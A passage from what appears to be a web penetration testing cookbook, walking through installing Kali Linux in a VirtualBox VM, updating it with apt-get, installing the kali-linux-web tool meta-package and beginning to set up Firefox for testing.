
7. We have created a virtual machine, but we still need to install the operating system. Start the virtual machine and it will boot using the Kali image we configured as the virtual CD/DVD. Use the arrows to select **Graphical install** and hit *Enter*:


Kali Linux 2018.1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
KALI
"the quieter you become, the more you are able to hear"
Right Ctrl

```
                         Boot menu

 Live (amd64)
 Live (amd64 failsafe)
 Live (forensic mode)
 Live USB Persistence                (check kali.org/prst)
 Live USB Encrypted Persistence      (check kali.org/prst)
 Install
 Graphical install
 Install with speech synthesis
 Advanced options                                        >
```

8. We are starting the installation process. On the next screens, select the language, keyboard distribution, hostname, and domain for the system.

9. After that, you will be asked for a **Root password**; root is the administrative, all-powerful user in Unix-based systems and, in Kali, it is the default login account. Set a password, confirm it, and click **Continue**:



Set up users and passwords

You need to set a password for 'root', the system administrative account. A malicious or unqualified user with root access can have disastrous results, so you should take care to choose a root password that is not easy to guess. It should not be a word found in dictionaries, or a word that could be easily associated with you.

A good password will contain a mixture of letters, numbers and punctuation and should be changed at regular intervals.

The root user should not have an empty password. If you leave this empty, the root account will be disabled and the system's initial user account will be given the power to become root using the "sudo" command.

Note that you will not be able to see the password as you type it.

Root password:

●●●●●●●●

☐ Show Password in Clear


Please enter the same root password again to verify that you have typed it correctly.

Re-enter password to verify:

●●●●●●●●

☐ Show Password in Clear

10. Next, we need to select the time zone, followed by configuration of the hard disk; we will use guided setup using the entire disk:



Partition disks

The installer can guide you through partitioning a disk (using different standard schemes) or, if you prefer, you can do it manually. With guided partitioning you will still have a chance later to review and customise the results.


If you choose guided partitioning for an entire disk, you will next be asked which disk should be used.

Partitioning method:

Guided - use entire disk
Guided - use entire disk and set up LVM
Guided - use entire disk and set up encrypted LVM
Manual

11. Select the disk on which you want to install the system (there should only be one).
12. The next step is to select the partitioning options; we will use **All files in one partition**.

13. Next, we need to confirm the setup by selecting **Finish partitioning and write changes to disk** and clicking **Continue**. Then select **Yes** to write the changes and **Continue** again on the next screen. This will start the installation process:



Partition disks

If you continue, the changes listed below will be written to the disks. Otherwise, you will be able to make further changes manually.

The partition tables of the following devices are changed:
SCSI3 (0,0,0) (sda)

The following partitions are going to be formatted:
partition #1 of SCSI3 (0,0,0) (sda) as ext4
partition #5 of SCSI3 (0,0,0) (sda) as swap

Write the changes to disks?

No [✓ Yes]

14. When the installation is finished, the installer will ask you to configure the package manager. Answer **Yes** to **Use a network mirror** and set up your proxy configuration; leave it blank if you don't use a proxy to connect to the internet.
15. The final step is to configure the GRUB loader: just answer **Yes** and, on the next screen, select the hard disk from the list. Then, click **Continue** and the installation will be complete.
16. Click **Continue** in the **Installation complete** window to restart the VM.
17. When the VM restarts, it will ask for a username; type `root` and hit *Enter*. Then enter the password you set for the root user to log in. Now we have Kali Linux installed.

How it works...

In this recipe, we created our first virtual machine in VirtualBox, set the reserved amount of memory our base operating system will share with it, and created a new virtual hard disk file for the VM to use and set the maximum size. We also configured the VM to start with a CD/DVD image and, from there, installed Kali Linux the same way we would install it on a physical computer.

To install Kali Linux, we used the graphical installer and selected guided disk partitioning, this is, when we install an operating system, especially a Unix-based one, we need to define which parts of the system are installed (or mounted) in which partitions of the hard disk; luckily for us, Kali Linux's installation can take care of that and we only need to select the hard disk and confirm the proposed partitioning. We also configured Kali to use the network repositories for the package manager. This will allow us to install and update software from the internet and keep our system up to date.

There's more...

There are different (and easier) ways to get Kali Linux running in a virtual machine. For example, there are pre-built virtual machine images available to download from the Offensive Security site: `https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-hyperv-image-download/`. We chose this method as it involves the complete process of creating a virtual machine and installing Kali Linux from scratch.

Updating and upgrading Kali Linux


Before we start testing the security of our web application, we need to be sure that we have all the necessary up-to-date tools. This recipe covers the basic task of maintaining the most up-to-date Kali Linux tools and their most recent versions. We will also install the web applications testing meta-package.

How to do it...

Once you have a working instance of Kali Linux up and running, perform the following steps:

1. Log in as a root on Kali Linux; and open a Terminal.

2. Run the `apt-get update` command. This will download the updated list of packages (applications and tools) that are available to install:




root@kali: ~

File Edit View Search Terminal Help


```
root@kali:~# apt-get update
Get:1 http://kali.mirror.garr.it/mirrors/kali kali-rolling InRelease [30.5 kB]
Get:2 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 Packages [16.0 MB]
Get:2 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 Packages [16.0 MB]
Get:2 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 Packages [16.0 MB]
Get:2 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 Packages [16.0 MB]
Get:2 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 Packages [16.0 MB]
Get:2 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 Packages [16.0 MB]
Get:2 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 Packages [16.0 MB]
Get:2 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 Packages [16.0 MB]
Get:2 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 Packages [16.0 MB]
Get:2 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 Packages [16.0 MB]
Get:2 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 Packages [16.0 MB]
Get:2 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 Packages [16.0 MB]
49% [2 Packages 6,381 kB/16.0 MB 40%]                                  2,988 PB/s 0s
```

3. Once the update is finished, run the `apt-get full-upgrade` command to update the system to the latest version:




```
root@kali:~# apt-get full-upgrade
Reading package lists... Done
Building dependency tree
Reading state information... Done
Calculating upgrade... Done
The following packages were automatically installed and are no longer required:
  gir1.2-mutter-1 gir1.2-networkmanager-1.0 gir1.2-nmgtk-1.0
  gnome-themes-standard keepnote libchamplain-0.12-0 libcharls1
  libdigest-md5-file-perl libdns169 libfabric1 libfreerdp-cache1.1
  libfreerdp-client1.1 libfreerdp-codec1.1 libfreerdp-common1.1.0
  libfreerdp-core1.1 libfreerdp-crypto1.1 libfreerdp-gdi1.1
  libfreerdp-locale1.1 libfreerdp-primitives1.1 libfreerdp-utils1.1
  libgcr-3-common libgdcm2.8 libgl2ps1.4 libgnome-desktop-3-12 libgweather-3-6
  libhdf5-openmpi-100 libhttp-server-simple-perl libisc166 libjs-excanvas
  liblept5 libmagickcore-6.q16-3 libmagickcore-6.q16-3-extra
  libmagickwand-6.q16-3 libmpfr4 libmutter-1-0 libnetcdf-c++4 libnm-glib4
  libnm-gtk0 libnm-util2 libopencv-calib3d3.2 libopencv-contrib3.2
  libopencv-core3.2 libopencv-features2d3.2 libopencv-flann3.2
  libopencv-highgui3.2 libopencv-imgcodecs3.2 libopencv-imgproc3.2
  libopencv-ml3.2 libopencv-objdetect3.2 libopencv-photo3.2 libopencv-shape3.2
  libopencv-stitching3.2 libopencv-superres3.2 libopencv-video3.2
  libopencv-videoio3.2 libopencv-videostab3.2 libopencv-viz3.2 libopenexr22
  libopenmpi2 libpoppler68 libpoppler72 libproj12 libpsm-infinipath1
  libqgis-analysis2.14.21 libqgis-core2.14.21 libqgis-gui2.14.21
```

4. When asked to continue, press `Y` and then press *Enter*.
5. Now, we have our Kali Linux up to date and ready to continue.
6. Although Kali comes with a good set of tools preinstalled, there are some others that are included in its software repositories but not installed by default. To be sure we have everything we need for web application penetration testing, we install the `kali-linux-web` meta-package by entering the `apt-get install kali-linux-web` command:



```
root@kali:~# apt-get install kali-linux-web
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  arachni cookie-cadger eyewitness firefoxdriver http-tunnel httprint libclass-accessor-perl
  libclass-data-inheritable-perl libclass-dbi-abstractsearch-perl libclass-dbi-mysql-perl
  libclass-dbi-perl libclass-method-modifiers-perl libclass-trigger-perl
  libclass-xsaccessor-perl libclone-choose-perl libclone-perl libconvert-asn1-perl
  libcrypt-mcrypt-perl libcrypt-openssl-bignum-perl libcrypt-openssl-rsa-perl
  libdbix-contextualfetch-perl libegl1-mesa libgssapi-perl libhash-merge-perl
  libima-dbi-perl libimport-into-perl libio-stringy-perl libjavascriptcoregtk-1.0-0
  liblingua-en-inflect-perl libmcrypt4 libmoo-perl libnet-ldap-perl librole-tiny-perl
  libsql-abstract-limit-perl libsql-abstract-perl libstrictures-perl libsub-quote-perl
  libtime-piece-mysql-perl libuniversal-moniker-perl libwebkitgtk-1.0-0 owasp-mantra-ff
  phantomjs php-ldap php7.1-common php7.1-mcrypt php7.2-ldap python-easyprocess
  python-fuzzywuzzy python-halberd python-pyvirtualdisplay python-qt4reactor python-rsa
  python-selenium slowhttptest vega webhandler xvfb
Suggested packages:
  libclass-dbi-pg-perl libclass-dbi-sqlite-perl libclass-dbi-loader-perl libmcrypt-dev
  mcrypt libjson-perl libtext-soundex-perl | perl libbareword-filehandles-perl
  libindirect-perl libmultidimensional-perl firefoxdriver
The following NEW packages will be installed:
  arachni cookie-cadger eyewitness firefoxdriver http-tunnel httprint kali-linux-web
  libclass-accessor-perl libclass-data-inheritable-perl libclass-dbi-abstractsearch-perl
  libclass-dbi-mysql-perl libclass-dbi-perl libclass-method-modifiers-perl
  libclass-trigger-perl libclass-xsaccessor-perl libclone-choose-perl libclone-perl
  libconvert-asn1-perl libcrypt-mcrypt-perl libcrypt-openssl-bignum-perl
  libcrypt-openssl-rsa-perl libdbix-contextualfetch-perl libegl1-mesa libgssapi-perl
```

7. We can find the tools we have installed in the **Applications** menu under **03 - Web Applications Analysis**:



How it works...

In this recipe, we have covered a basic procedure for package updates in Debian-based systems (such as Kali Linux) by using the standard software manager, `apt`. The first call to `apt-get` with the `update` parameter downloaded the most recent list of packages available for our specific system in the configured repositories. As Kali Linux is now a rolling distribution, this means that it is constantly updated and that there are no breaks between one version and the next; the `full-upgrade` parameter downloads and installs system (such as kernel and kernel modules) and non-system packages up to their latest version. If no major changes have been made, or we are just trying to keep an already installed version up to date, we can use the `upgrade` parameter instead.

In the last part of this recipe, we installed the `kali-linux-web` meta-package. A meta-package for `apt` is an installable package that contains many other packages, so we only need to install one package and all of the ones included will be installed. In this case, we installed all web penetration testing tools included in Kali Linux.


Configuring the web browser for penetration testing

Most web penetration testing happens in the client, that is, in the web browser; hence, we need to prepare our browser to make it a useful tool for our purposes. In this recipe, we will do that by adding several plugins to the Firefox browser installed in Kali Linux by default.


How to do it...

Firefox is a very flexible browser that fits the purpose of web penetration testing very well; it also comes pre-installed in Kali Linux. Let's customize it a little bit to make it better using the following steps:

1. Open Firefox and go to **Add-ons** in the menu:

